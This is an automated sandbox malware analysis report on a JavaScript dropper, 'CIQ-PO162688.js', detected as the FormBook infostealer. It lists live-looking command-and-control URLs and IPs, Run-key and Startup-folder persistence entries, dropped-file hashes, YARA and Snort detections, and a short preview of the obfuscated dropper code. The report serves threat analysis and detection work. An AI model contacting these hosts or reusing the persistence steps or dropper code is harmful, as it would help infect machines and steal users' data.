http://dilshadkhan.duia.ro:6670/Vre_	wscript.exe, 00000007.00000002.926213528.0000026A519F1000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=chrom322;cat=chrom01g;ord=30055406629	explorer.exe, 00000003.00000000.45082677 2.00000000080FC000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 003.00000000.430092950.000000000DDF0000. 00000004.00000001.00020000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/VreZ	wscript.exe, 00000004.00000003.549967536 .0000014D0BB98000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 4.00000003.549886529.0000014D0BB83000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000003.550053637 .0000014D0BBA4000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreadkhan.d	wscript.exe, 00000001.00000002.907949646 .0000022181F70000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 4.00000002.927952300.0000014D0B430000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000002.922532609 .0000026A517B0000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 8.00000002.931463761.0000020FBE1F0000.00 000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vree5	wscript.exe, 00000008.00000003.900095109 .0000020FBC1FE000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre63209-4053062332-100	wscript.exe, 00000001.00000003.842626343 .00000221FFF32000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000003.842357341.00000221FFF28000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000002.908099402 .0000022182291000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000003.676181924.00000221822E1000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.842125955 .00000221FFF25000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000003.676740678.00000221822E7000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.842440837 .00000221FFF2F000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000003.676124396.00000221822C7000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000003.694593679 .0000014D0BB9E000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 4.00000003.694902481.0000014D0BBA2000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000003.694746838 .0000014D0BBE0000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 4.00000002.923829675.0000014D09619000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000003.856325867 .0000014D0BBA8000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 4.00000003.694522352.0000014D0BBDB000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000003.856253293 .0000014D0BBA2000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 4.00000003.694954010.0000014D0BBA8000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000003.716231469 .0000026A51A00000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 7.00000003.716617142.0000026A51A22000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000003.716721287 .0000026A51A30000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 7.00000003.879090249.0000026A51A3C000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000003.716693053 .0000026A51A25000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreZigpIHsNrr	wscript.exe, 00000001.00000002.907949646 .0000022181F70000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2	explorer.exe, 00000003.00000000.43009295 0.000000000DDF0000.00000004.00000001.000 20000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/VreX	wscript.exe, 00000008.00000002.931546751.0000020FBE910000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000008.00000003.900141906.0000020FBE9CB000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000008.00000003.899755081.0000020FBE9CA000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000008.00000003.899013643.0000020FBE9CA000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreMjdcXHZi	wscript.exe, 00000004.00000002.927952300.0000014D0B430000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000002.922532609.0000026A517B0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000008.00000002.931463761.0000020FBE1F0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreR	wscript.exe, 00000001.00000003.500806397.00000221822B0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreM%	wscript.exe, 00000007.00000003.882772134.0000026A519DA000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreT	wscript.exe, 00000008.00000002.931688927.0000020FBE9A5000.00000004.00000020.00020000.00000000.sdmp	true		unknown
http://dilshadkhan.duia.ro:6670/VreU	wscript.exe, 00000007.00000002.926213528.0000026A519F1000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreP	wscript.exe, 00000004.00000002.927952300.0000014D0B430000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000002.922532609.0000026A517B0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000003.883116107.0000026A519F1000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000003.882795550.0000026A519F1000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000002.926213528.0000026A519F1000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000008.00000002.931463761.0000020FBE1F0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.google.com/chrome/thank-you.html?statcb=0&installdataindex=empty&defaultbrowser=0	explorer.exe, 00000003.00000000.450958349.0000000008183000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.428253369.0000000008183000.00000004.00000001.00020000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/VreL	wscript.exe, 00000007.00000002.926213528.0000026A519F1000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreM	wscript.exe, 00000008.00000003.900095109.0000020FBC1FE000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000008.00000002.931463761.0000020FBE1F0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://adservice.google.co.uk/ddm/fls/i/src=2542116;type=chrom322;cat=chrom01g;ord=3005540662929;gt	explorer.exe, 00000003.00000000.451381452.0000000008246000.00000004.00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://dilshadkhan.duia.ro:6670/VreH	wscript.exe, 00000004.00000003.694438767.0000014D0BC10000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000003.716472750.0000026A519DA000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VrePSAiQ2wi	wscript.exe, 00000001.00000002.907949646.0000022181F70000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.namebrightstatic.com/images/error_board.png)	help.exe, 00000009.00000002.930456498.000000003752000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://dilshadkhan.duia.ro:6670/VreZ3	wscript.exe, 00000004.00000002.923787188.0000014D095D8000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreA%	wscript.exe, 00000008.00000002.931546751.0000020FBE910000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/VreN_5	wscript.exe, 00000001.00000002.907994191.0000022182230000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.msn.com/de-ch/?ocid=iehp	explorer.exe, 00000003.00000000.48232647.0000000008277000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.428747100.0000000008277000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.451429720.0000000008277000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://www.namebrightstatic.com/images/bg.png)	help.exe, 00000009.00000002.930456498.0000000003752000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://dilshadkhan.duia.ro:6670/Vreadkhan.duu	wscript.exe, 00000001.00000002.907949646.0000022181F70000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000002.927952300.0000014D0B430000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000002.922532609.0000026A517B0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000008.00000002.931463761.0000020FBE1F0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.54.117.217	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false
81.169.145.161	xn--wsthof-camping-gsb.com	Germany		6724	STRATOSTRATOAGDE	true
3.64.163.50	www.brandpay.xyz	United States		16509	AMAZON-02US	true
185.53.179.172	www.waermark.com	Germany		61969	TEAMINTERNET-ASDE	true
85.159.66.93	natroredirect.natrocdn.com	Turkey		34619	CIZGITR	true
162.0.230.89	www.topings33.com	Canada		22612	NAMECHEAP-NETUS	true
23.19.171.24	www.harmlett.com	United States		396190	LEASEWEB-USA-SEA-10US	true
68.66.224.33	www.getbusinesscreditandfunding.com	United States		55293	A2HOSTINGUS	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.27.134.149	www.tentanguang.online	United Kingdom		34119	WILDCARD-ASWildcardUKLimitedGB	true
185.134.245.113	www.localbloom.online	Norway		12996	DOMENESHOPOsloNorwayNO	true
23.82.37.10	www.shcylzc.com	United States		396190	LEASEWEB-USA-SEA-10US	true
91.193.75.133	dilshadkhan.duia.ro	Serbia		209623	DAVID_CRAIGGG	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	635313
Start date and time: 27/05/202219:01:26	2022-05-27 19:01:26 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 16m 6s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	CIQ-PO162688.js
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (Javascript) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winJS@19/7@54/13
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 29.1% (good quality ratio 25.8%) • Quality average: 72.6% • Quality standard deviation: 32.6%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .js • Adjust boot time • Enable AMSI • Override analysis time to 240s for JS/VBS files not yet terminated

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, WerFault.exe, WMIADAP.exe, conhost.exe, svchost.exe
- HTTP Packets have been reduced
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.213.168.66, 20.72.205.209, 52.191.219.104, 40.74.108.123, 52.167.17.97
- Excluded domains from analysis (whitelisted): fs.microsoft.com, settings-prod-wus2-2.westus2.cloudapp.azure.com, settings-prod-eus-1.eastus.cloudapp.azure.com, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, settings-win.data.microsoft.com, settings-prod-wjp-1.japanwest.cloudapp.azure.com, prod.fs.microsoft.com.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, atm-settingsfe-prod-weighted.trafficmanager.net, settings-prod-eus2-2.eastus2.cloudapp.azure.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:02:52	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run 204UO0JKWK "C:\Users\user\AppData\Roaming\RmiljXZkdd.js"
19:03:01	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run 204UO0JKWK "C:\Users\user\AppData\Roaming\RmiljXZkdd.js"
19:03:10	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\RmiljXZkdd.js

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files (x86)\Irlr8ftbp\u8g48fg0phzxan.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	175616
Entropy (8bit):	7.183748058190585
Encrypted:	false
SSDEEP:	3072:SLoTtolDRDhriOOb3BmWWS1OHUIbtuyCO5CWMFgN5yrPwifeMYnA16R:SLTlDR1Qb3B51Oth1CO5CWMaYPwiZo
MD5:	FF568D4337CE1566C4140FA2FEDF8DB8
SHA1:	4DF5F14F47D7855ABB55E9C371D5B39170651AE8
SHA-256:	AD408337CE7D70D527D6A9044B1095B7F8149BB63139B0C5F2003E6D55305341
SHA-512:	3062FD8890DE3CE40FEE381514621BA9DBE53CCCAA5C3A5EDAEDD5B9557A61638D741BF1A471A57F85DB0849FC65E2C2AA0244906FFA7202D8DF50416E80A43F
Malicious:	**true**

Yara Hits:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe, Author: JPCERT/CC Incident Response Group
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 49%, Browse • Antivirus: ReversingLabs, Detection: 100%
Preview:	MZER.....X.....<.....(.....!..L.!This program cannot be run in DOS mode....$.....v.&Y..uY..uY..uB.mu...uB.XuZ..uB.[uX..uRichY..u.....PE..L... $..?.....@.....@.....text...p..... ....`..... ....

C:\Users\user\AppData\Local\Temp\DB1

Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\lrlr8ftbp\u8g48fg0phzxan.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	175616
Entropy (8bit):	7.183748058190585
Encrypted:	false
SSDEEP:	3072:SLoTtolDRDhriOOb3BmWWS1OHUIbtuyCO5CWMFgN5yrPwifeMYnA16R:SLTlDR1Qb3B51Oth1CO5CWMaYPwiZo
MD5:	FF568D4337CE1566C4140FA2FEDF8DB8
SHA1:	4DF5F14F47D7855ABB55E9C371D5B39170651AE8
SHA-256:	AD408337CE7D70D527D6A9044B1095B7F8149BB63139B0C5F2003E6D55305341
SHA-512:	3062FD8890DE3CE40FEE381514621BA9DBE53CCCAA5C3A5EDAEDD5B9557A61638D741BF1A471A57F85DB0849FC65E2C2AA0244906FFA7202D8DF50416E80A43F
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 49%, Browse • Antivirus: ReversingLabs, Detection: 100%
Preview:	MZER.....X.....<.....(.....!..L.!This program cannot be run in DOS mode....$.....v.&Y..uY..uY..uB.mu...uB.XuZ..uB.[uX..uRichY..u.....PE..L... $..?.....@.....@.....text...p..... ....`..... ....

C:\Users\user\AppData\Local\Temp\bin.exe

Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	175616

Entropy (8bit):	7.183748058190585
Encrypted:	false
SSDEEP:	3072:SLoTtolDRDhriOOb3BmWWS1OHUIbtuyCO5CWMFgN5yrPwifeMYnA16R:SLTlDR1Qb3B51Oth1CO5CWMaYPwiZo
MD5:	FF568D4337CE1566C4140FA2FEDF8DB8
SHA1:	4DF5F14F47D7855ABB55E9C371D5B39170651AE8
SHA-256:	AD408337CE7D70D527D6A9044B1095B7F8149BB63139B0C5F2003E6D55305341
SHA-512:	3062FD8890DE3CE40FEE381514621BA9DBE53CCCAA5C3A5EDAEDD5B9557A61638D741BF1A471A57F85DB0849FC65E2C2AA0244906FFA7202D8DF50416E80A43F
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: JPCERT/CC Incident Response Group
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 49%, Browse • Antivirus: ReversingLabs, Detection: 100%
Preview:	MZER.....X.....<.....(.....!..L.!This program cannot be run in DOS mode....$.....v.&Y..uY..uY..uB.mu...uB.XuZ..uB.[uX..uRichY..u.....PE..L... $..?.....@.....@.....text...p..... .....`..... ....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\f01b4d95cf55d32a.automaticDestinations-ms

Process:	C:\Windows\explorer.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	modified
Size (bytes):	7168
Entropy (8bit):	4.37413729781737
Encrypted:	false
SSDEEP:	48:rUlj6P8eAS8hI40ouKLC4XVIu5L/n9d5up5ztdf++dOvaJVBadR0F4uFxdOvaugj:4lreghLxL/Lg5zqjdRUB/Ar++e
MD5:	2ECB978F6EE7C6E474008EEFA93F6E74
SHA1:	B9D5D931516D116F2D3BA1B6A2642DB428663EB2
SHA-256:	6F7F96805344415A3C06D09DB44E209922EBF0A3EA0F411E63DB5CF64CDBF1BB
SHA-512:	DD1345E286C54303B1595439EF1B9D2326ABA996C3B9D0250D3EA7F0C3C1A09772595C9CB94B6105008B1A36EBF34B623EFF4EBBB0FD571D297AFE6371F7A81C
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\RmiljXZkdd.js

Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	11475
Entropy (8bit):	5.798688551057279
Encrypted:	false
SSDEEP:	192:3gQyfgmnALD/GbULXleEbgBq7IQSaydtZw9VLcgZ1kriE5jRcoatCqjZmdEPf6ZE:3UnALDpL1vbgBqaDjmscJmdkSts
MD5:	A91A2FB909CF3F7ACC3579A7AA7B9015
SHA1:	300433063409B18A26A2D42622599C1DB6845F9C
SHA-256:	E3816DD6C43C2AA0481BA155E39F9694D1BBD75FA26D2545F26D6D89F7D54063
SHA-512:	E05E1BA504CCC3123ADA662CC5E5507A2C622EDD85688281E6B91BAB5101B3750F2E84186FDC76A446D20D7E82D1B98236B69691FA0154E46CAC700EB15F053
Malicious:	**true**
Preview:	~(!Array.prototype.forEach ? Array.prototype.forEach = function (callback, thisArg) {. thisArg = thisArg;. for (var i = 0; i < this.length; i++) {. callback.call(thisArg, this[i], i, this);. }.} : 0, !Array.prototype.map ? Array.prototype.map = function (callback, thisArg) {. thisArg = thisArg;. var array = [];. for (var i = 0; i < this.length; i++) {. array.push(callback.call(thisArg, this[i], i, this));. }. return array;.} : 0, !Array.prototype.reduce ? Array.prototype.reduce = function (fn, initial) {. var values = this;. if (typeof initial === '\x75\x6e\x64\x65\x66\x69\x6e\x65\x64') {. initial = 0;. }. values.forEach(function (item, index) {. initial = fn(initial, item, index, this);. });. return initial;.} : 0);.function __p_9252404421(__p_5894166209, __p_1467147056) {. switch (__p_6916114155) {. case 466:. return __p_5894166209 + __p_1467147056;. case 186:. return __p_5894166209 / __p_146

C:\Users\user\AppData\Roaming\RmiljXZkdd.js

Process:	C:\Windows\System32\wscript.exe

File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	11475
Entropy (8bit):	5.798688551057279
Encrypted:	false
SSDEEP:	192:3gQyfgmnALD/GbULXleEbgBq7IQSaydtZw9VLcgZ1kriE5jRcoatCqjZmdEPf6ZE:3UnALDpL1vbgBqaDjmscJmdkSts
MD5:	A91A2FB909CF3F7ACC3579A7AA7B9015
SHA1:	300433063409B18A26A2D42622599C1DB6845F9C
SHA-256:	E3816DD6C43C2AA0481BA155E39F9694D1BBD75FA26D2545F26D6D89F7D54063
SHA-512:	E05E1BA504CCC3123ADA662CC5E5507A2C622EDD85688281E6B91BAB5101B3750F2E84186FDC76A446D20D7E82D1B98236B69691FA0154E46CAC700EB15F054 3
Malicious:	**true**
Preview:	~(!Array.prototype.forEach ? Array.prototype.forEach = function (callback, thisArg) {. thisArg = thisArg;. for (var i = 0; i < this.length; i++) {. callback.call(thisArg, this[i], i, this);. }.} : 0, !Array.prototype.map ? Array.prototype.map = function (callback, thisArg) {. thisArg = thisArg;. var array = [];. for (var i = 0; i < this.length; i++) {. array.push(callback.call(thisArg, this[i], i, this));. }. return array;.} : 0, !Array.prototype.reduce ? Array.prototype.reduce = function (fn, initial) {. var values = this;. if (typeof initial === '\x75\x6e\x64\x65\x66\x69\x6e\x65\x64') {. initial = 0;. }. values.forEach(function (item, index) {. initial = fn(initial, item, index, this);. });. return initial;.} : 0);.function __p_9252404421(__p_5894166209, __p_1467147056) {. switch (__p_6916114155) {. case 466:. return __p_5894166209 + __p_1467147056;. case 186:. return __p_5894166209 / __p_146

Static File Info

General

File type:	ASCII text, with very long lines
Entropy (8bit):	5.640592018338976
TrID:	
File name:	CIQ-PO162688.js
File size:	346670
MD5:	ebcb99f17238dde1ca4c12316ebce4a7
SHA1:	1662814aa8638312144d7be033875b2365e89696
SHA256:	e873129006fb7f83c9bec9516fd3ce2e3737f79df1458606445e61926a844f4a
SHA512:	1047b64823e5f48affde501778e629b817415b58ec3ce5b539afe8e66b284678cd5b9168ba4d90378610e93397ae0e6703268d2dec2f20301f9fbf886e5a5821
SSDEEP:	6144:AyPIoEOSE6N8vpFCLi8DA7oqVdX+KK980AaDtu1G8Fgf521asfp+roYi72yrHKk:AyPIoEtpxDAkeX+KC803DOG0gRzrfov
TLSH:	5474AF308F805B9A9AA44D07D07E1A5F56F3172AD122B2CCB7D6390B3B7EE0D5A13C59
File Content Preview:	~(!Array.prototype.forEach ? Array.prototype.forEach = function (callback, thisArg) {. thisArg = thisArg;. for (var i = 0; i < this.length; i++) {. callback.call(thisArg, this[i], i, this);. }.} : 0, !Array.prototype.map ? Array.prototype.

File Icon

Icon Hash:	e8d69ece968a9ec4


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.681.169.145.16149886802031453 05/27/22-19:07:42.223045	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49886	80	192.168.2.6	81.169.145.161
192.168.2.63.64.163.50497908020314 12 05/27/22-19:05:24.029909	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49790	80	192.168.2.6	3.64.163.50
192.168.2.63.64.163.50497908020314 53 05/27/22-19:05:24.029909	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49790	80	192.168.2.6	3.64.163.50
192.168.2.681.169.145.16149886802031412 05/27/22-19:07:42.223045	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49886	80	192.168.2.6	81.169.145.161

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.6198.54.117.21749843802031453 05/27/22-19:06:33.809384	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49843	80	192.168.2.6	198.54.117.217
192.168.2.6198.54.117.21749843802031412 05/27/22-19:06:33.809384	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49843	80	192.168.2.6	198.54.117.217
192.168.2.681.169.145.161498868020314499 05/27/22-19:07:42.223045	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49886	80	192.168.2.6	81.169.145.161
192.168.2.681.169.145.161498188020314129 05/27/22-19:05:51.490773	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49818	80	192.168.2.6	81.169.145.161
192.168.2.681.169.145.161498188020314539 05/27/22-19:05:51.490773	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49818	80	192.168.2.6	81.169.145.161
192.168.2.6198.54.117.21749843802031449 05/27/22-19:06:33.809384	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49843	80	192.168.2.6	198.54.117.217
192.168.2.681.169.145.161498188020314499 05/27/22-19:05:51.490773	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49818	80	192.168.2.6	81.169.145.161
192.168.2.63.64.163.5049790802031449 05/27/22-19:05:24.029909	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49790	80	192.168.2.6	3.64.163.50

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 19:02:52.361675978 CEST	49722	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:02:52.401793957 CEST	6670	49722	91.193.75.133	192.168.2.6
May 27, 2022 19:02:52.908824921 CEST	49722	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:02:52.948888063 CEST	6670	49722	91.193.75.133	192.168.2.6
May 27, 2022 19:02:53.612886906 CEST	49722	6670	192.168.2.6	91.193.75.133
May 27, 2022 19:02:53.652861118 CEST	6670	49722	91.193.75.133	192.168.2.6
May 27, 2022 19:03:01.576416969 CEST	49723	6670	192.168.2.6	91.193.75.133
